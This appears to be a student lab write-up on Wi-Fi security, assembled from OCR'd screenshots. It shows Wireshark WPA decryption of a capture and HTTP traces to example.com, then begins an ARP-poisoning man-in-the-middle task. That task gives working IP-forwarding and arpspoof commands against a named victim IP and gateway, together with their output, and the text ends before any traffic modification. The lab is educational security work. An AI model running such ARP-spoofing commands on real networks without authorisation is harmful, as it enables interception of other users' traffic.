0040  f6 ff 2c fa 9f fc c3 1e  14 53 11 6d 54 f2 8f b2   ··,·····  ·S·mT···
0050  f6 d2 43 01 b5 b8 5d 61  e4 b4 7a 95 c4 1c ea db   ··C···]a  ··z·····
0060  6a 1c 82 f0 36 78 2d 3e  95 21 b1 7e 3f 21 aa a2   j···6x->  ·!·~?!··
0070  bf 51 4f 43 02 a0 d4 cb  ca f1 8d f3 4e cb 53 af   ·QOC····  ····N·S·
0080  94 9d cf 6d 4a 6c e8 35  99 bc 37 d9 30 44 98 49   ···mJl·5  ··7·0D·I
0090  30 79 72 91 dc b6 37 a6  7a ae 3f 97 48 d4 30 ae   0yr···7·  z·?·H·0·
00a0  55 22 30 3f 97 6b e6 f2  81 99 52 26 86 03 eb 36   U"0?·k··  ··R&···6
00b0  80 4f 55 93 b9 8d 24 b4  da da 13 d6 2c 5f 71 6f   ·OU···$·  ····,_qo
00c0  51 f5 b3 03 96 12 f3 aa  7c 30 10 d1 31 ad 8a 68   Q·······  |0··1··h
00d0  03 e1 7f b2 fd 77 4c 93  ba 9e 53 75 8f 11 3e 12   ·····wL·  ··Su··>·
00e0  96 50 86 cd a8 75 30 0c  19 41 2a d0 cb 30 4d a7   ·P···u0·  ·A*··0M·
00f0  7c 46 7c 4a 6d 68 7d 28  83 97 c2 27 c0 c1 13 bd   |F|Jmh}(  ···'····
0100  af 36 0b 3e 16 2d ae d2  79 c6 98 d3 68 52 61 f1   ·6·>·-··  y···hRa·
0110  13 9d 22 c2 25 81 a9 a1  c8 55 46 27 40 e6 5d e3   ··"·%···  ·UF'@·]·
0120  ca a1 98 59 61 40 a9 56  bc 9a 7d 9c cd 83 b2 7c   ···Ya@·V  ··}····|
0130  6c fe 6a b6 33 bb a6 5b  27 5f d6 d4 40 3a 27 9c   l·j·3··[  '_··@:'·
0140  1c a6 dd 83 9a a6 2f 2f  bd 17 eb e1 38 0f 12 1d   ······//  ····8···
0150  b1 7c 55 ec 5c 34 43 a6  e4 37 55 3a af 14 49 d2   ·|U·\4C·  ·7U:··I·
0160  04 a9 c1 1f b7 62 bd 70  0b 15 42 e5 55 0d 56 cb   ·····b·p  ··B·U·V·
0170  68 af e1 30 8f 7b 29 3b  e6 91 80 09 a7 ca d3 d0   h··0·{);  ········
0180  bc 3c f3 7b 22 49 ac 09  b6 1c f1 1a 6a be 28 72   ·<·{"I··  ····j·(r
0190  62 b3 8b b3 b9 ab 31 11  b9 c0 61 ac c7 2e 11 86   b·····1·  ··a··.··
01a0  85 96 25 89 a5 4f 87 a1  d9 ab 51 9b 03 94 06 61   ··%··O··  ··Q····a
01b0  67 a3 0a 10 da 64 77 da  a3 0c 8d 97 2e 52 82 72   g····dw·  ····.R·r
```

Receiving Station Hardware Address (wlan.ra), 6 bytes

Packets: 15404 · Displayed: 15404 (100.0%)

Profile: Default

Applying Rohit’s Flip3 password to decrypt the packets and see http content



no_dos.pcap-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Wireshark · Preferences
WEP and WPA Decryption Keys
C:|Users|arjit|AppData|Roaming|Wireshark|80211_keys
OK
Copy from
Cancel
Help
OK
Cancel
Help


```
No. Time     Source            Destination       Protocol Length Info
21 0.016850  IntelCor_03:9…    TendaTec_84:c…    802.…    16 Request-to-send, Flags=........
22 0.020401  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
23 0.022378                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
24 0.022531  TendaTec_84:c…    IntelCor_03:9…    802.…    28 802.11 Block Ack, Flags=........
25 0.029564  IntelCor_03:9…    TendaTec_84:c…    802.…    16 Request-to-send, Flags=........
26 0.029582  TendaTec_84:c…    IntelCor_03:9…    802.…    28 802.1
27 0.036047  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.1
28 0.036228  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-En
29 0.045954  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-En
30 0.046188  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-En
31 0.046960                    IntelCor_03:9…    802.…    10 Clear
32 0.046980                    IntelCor_03:9…    802.…    10 Ackno
33 0.046987                    IntelCor_03:9…    802.…    10 Clear
34 0.046994                    IntelCor_03:9…    802.…    10 Ackno
35 0.050414  1a:02:d7:a3:8…    Broadcast         802.…   260 Beaco
36 0.054236                    72:11:fe:9d:8…    802.…    10 Clear
37 0.055466  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.1
38 0.055473  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-En
39 0.056655                    IntelCor_03:9…    802.…    10 Clear
40 0.056663                    IntelCor_03:9…    802.…    10 Ackno
41 0.062505  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-En
42 0.062522                    IntelCor_03:9…    802.…    10 Clear
43 0.064703  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.1
44 0.064721  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.1
45 0.064729  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-En
46 0.064821  IntelCor_03:9…    TendaTec_84:c…    802.…    16 Reque
47 0.064828                    IntelCor_03:9…    802.…    10 Clear
48 0.064987                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
49 0.065150                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
50 0.065161                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
```

Key type	Key
wpa-pwd	username

```
> Frame 31: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
> IEEE 802.11 Clear-to-send, Flags: ........
```

```
0000  c4 00 6c 00 14 85 7f 03  90 7b   ··l·····  ·{
```

All http traces




```
No.   Time       Source           Destination      Protocol Length Info
45…  7.531437  192.168.243.50   34.107.221.82    HTTP  395 GET /success.txt?ipv4 HTTP/1.1
45…  7.585117  2409:40f0:103…   2600:1901:0:3…   HTTP  413 GET /canonical.html HTTP/1.1
46…  7.587675  34.107.221.82    192.168.243.50   HTTP  306 HTTP/1.1 200 OK  (text/plain)
46…  7.591669  2409:40f0:103…   2600:1901:0:3…   HTTP  415 GET /success.txt?ipv6 HTTP/1.1
46…  7.634064  2600:1901:0:3…   2409:40f0:103…   HTTP  326 HTTP/1.1 200 OK  (text/plain)
46…  7.638722  2600:1901:0:3…   2409:40f0:103…   HTTP  408 HTTP/1.1 200 OK  (text/html)
46…  7.652382  192.168.243.50   34.107.221.82    HTTP  395 GET /success.txt?ipv4 HTTP/1.1
46…  7.654926  2409:40f0:103…   2600:1901:0:3…   HTTP  415 GET /success.txt?ipv6 HTTP/1.1
46…  7.694735  34.107.221.82    192.168.243.50   HTTP  306 HTTP/1.1 200 OK  (text/plain)
46…  7.700185  2600:1901:0:3…   2409:40f0:103…   HTTP  326 HTTP/1.1 200 OK  (text/plain)
53…  8.264737  2409:40f0:103…   2405:200:1630…   HTTP  222 GET /connecttest.txt HTTP/1.1
53…  8.269140  2409:40f0:103…   64:ff9b::312c…   HTTP  221 GET /connecttest.txt HTTP/1.1
54…  8.293462  2405:200:1630…   2409:40f0:103…   HTTP  297 HTTP/1.1 200 OK  (text/plain)
54…  8.293488  64:ff9b::312c…   2409:40f0:103…   HTTP  297 HTTP/1.1 200 OK  (text/plain)
99…  13.619761 2409:40f0:103…   2606:2800:220…   HTTP  459 GET / HTTP/1.1
10…  13.885395 2606:2800:220…   2409:40f0:103…   HTTP  11… HTTP/1.1 200 OK  (text/html)
10…  14.211120 2409:40f0:103…   2606:2800:220…   HTTP  414 GET /favicon.ico HTTP/1.1
10…  14.459062 2606:2800:220…   2409:40f0:103…   HTTP  11… HTTP/1.1 404 Not Found  (text/html)
```

```
> Logical-Link Control
> Internet Protocol Version 6, Src: 2409:40f0:1037:14cb:4d97:940:bed4:cfc, Dst: 2606:2800:220:1
> Transmission Control Protocol, Src Port: 64784, Dst Port: 80, Seq: 1, Ack: 1, Len: 349
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    Host: www.example.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=(
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.example.com/]
```

```
0050  2e 31 0d 0a 48 6f 73 74  3a 20 77 77 77 2e 65 78   .1··Host : www.ex
0060  61 6d 70 6c 65 2e 63 6f  6d 0d 0a 55 73 65 72 2d   ample.co m··User-
0070  41 67 65 6e 74 3a 20 4d  6f 7a 69 6c 6c 61 2f 35   Agent: M ozilla/5
0080  2e 30 20 28 57 69 6e 64  6f 77 73 20 4e 54 20 31   .0 (Wind ows NT 1
0090  30 2e 30 3b 20 57 69 6e  36 34 3b 20 78 36 34 3b   0.0; Win 64; x64;
00a0  20 72 76 3a 31 32 34 2e  30 29 20 47 65 63 6b 6f    rv:124. 0) Gecko
00b0  2f 32 30 31 30 30 31 30  31 20 46 69 72 65 66 6f   /2010010 1 Firefo
00c0  78 2f 31 32 34 2e 30 0d  0a 41 63 63 65 70 74 3a   x/124.0· ·Accept:
00d0  20 74 65 78 74 2f 68 74  6d 6c 2c 61 70 70 6c 69    text/ht ml,appli
00e0  63 61 74 69 6f 6e 2f 78  68 74 6d 6c 2b 78 6d 6c   cation/x html+xml
00f0  2c 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 6d 6c   ,applica tion/xml
0100  3b 71 3d 30 2e 39 2c 69  6d 61 67 65 2f 61 76 69   ;q=0.9,i mage/avi
0110  66 2c 69 6d 61 67 65 2f  77 65 62 70 2c 2a 2f 2a   f,image/ webp,*/*
0120  3b 71 3d 30 2e 38 0d 0a  41 63 63 65 70 74 2d 4c   ;q=0.8·· Accept-L
0130  61 6e 67 75 61 67 65 3a  20 65 6e 2d 55 53 2c 65   anguage:  en-US,e
```

output pcap file showing www.example.com packet



no_dos.pcap-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.addr == a8:7e:ea:bf:10:52

```
No.      dest                                        Protocol
4560     prod.detectportal.prod.cloudops.mozgcp.net  HTTP
4598     prod.detectportal.prod.cloudops.mozgcp.net  HTTP
4608     Rohit.local                                 HTTP
4618     prod.detectportal.prod.cloudops.mozgcp.net  HTTP
4639     Rohit.local                                 HTTP
4643     Rohit.local                                 HTTP
4653     prod.detectportal.prod.cloudops.mozgcp.net  HTTP
4657     prod.detectportal.prod.cloudops.mozgcp.net  HTTP
4688     Rohit.local                                 HTTP
4690     Rohit.local                                 HTTP
5378     a1968.i6g1.akamai.net                       HTTP
5390     a1961.g2.akamai.net                         HTTP
5425     Rohit.local                                 HTTP
5426     Rohit.local                                 HTTP
9949     www.example.com                             HTTP
10221    Rohit.local                                 HTTP
10490    www.example.com                             HTTP
10580    Rohit.local                                 HTTP
```

```
▸ Frame 9949: 459 bytes on wire (3672 bits), 459 bytes captured (3672 bits)
▸ IEEE 802.11 QoS Data, Flags: .p.....T
▸ Logical-Link Control
▸ Internet Protocol Version 6, Src: Rohit.local (2409:40f0:1037:14cb:4d97:940:bed4:cfc), Dst: www.example.com (2606:2800:220:1:248:1893:25c8:1946)
▸ Transmission Control Protocol, Src Port: 64784, Dst Port: 80, Seq: 1, Ack: 1, Len: 349
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Host: www.example.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.example.com/]
    [HTTP request 1/2]
    [Response in frame: 10221]
    [Next request in frame: 10490]
```

NOTE: Respective pcap is given

—---

Task-3: MITM attacks on a Wi-Fi Network

S1: Implement one of the four MITM attacks on Wi-Fi networks; a) MITM by creating an open Wi-Fi network, b) MITM by creating an evil twin hotspot (rogue AP) on a genuine Wi-Fi network, c) Multi-channel MITM by creating an evil twin hotspot (rogue AP) on a genuine Wi-Fi network, and d) MITM by ARP poisoning of two clients (Alice and Bob) on a genuine Wi-Fi network
S2: Let the victim client visit example.com over http and show that MITM attacker observes (passive attacker) into http traffic between the victim and remote webserver.
S3: Active MITM attacker: Show how MITM attacker could modify HTTP responses from example.com by injecting custom HTML code or javascript.

I used d) MITM by ARP poisoning of two clients (Alice and Bob) on a genuine Wi-Fi network

```
window's IP: 192.168.0.177
gateway: IP: 192.168.0.1
ubuntu’s IP: 192.168.0.140
```

1. Activate IP forwarding on your Ubuntu device by executing the command.


```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Perform ARP poisoning in order to reroute traffic from the Windows laptop to your Ubuntu device.


```
arpspoof -i <interface> -t <Windows_IP> <Gateway_IP>
arpspoof -i <interface> -t 192.168.0.177 192.168.0.1
```

3. Utilize a program such as arpspoof to contaminate the ARP cache of the Windows system and the gateway, rerouting traffic via your Linux system.

Running the commands mentioned in step 2



root@Arjit-PC: /home/arjit
root@Arjit-PC: /home/arjit
root@Arjit-PC: /home/arjit
arjit@Arjit-PC: ~

```
Processing triggers for man-db (2.10.2-1) ...
root@Arjit-PC:/home/arjit# arpspoof -i wlp2s0 -t 192.168.0.177 192.168.0.1
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:d4:c4:e2:f2:47 0806 42: arp reply 192.168.0.1 is-at ec:2e:98:ea:94:e7
```


root@Arjit-PC: /home/arjit
root@Arjit-PC: /home/arjit
root@Arjit-PC: /home/arjit
arjit@Arjit-PC: ~

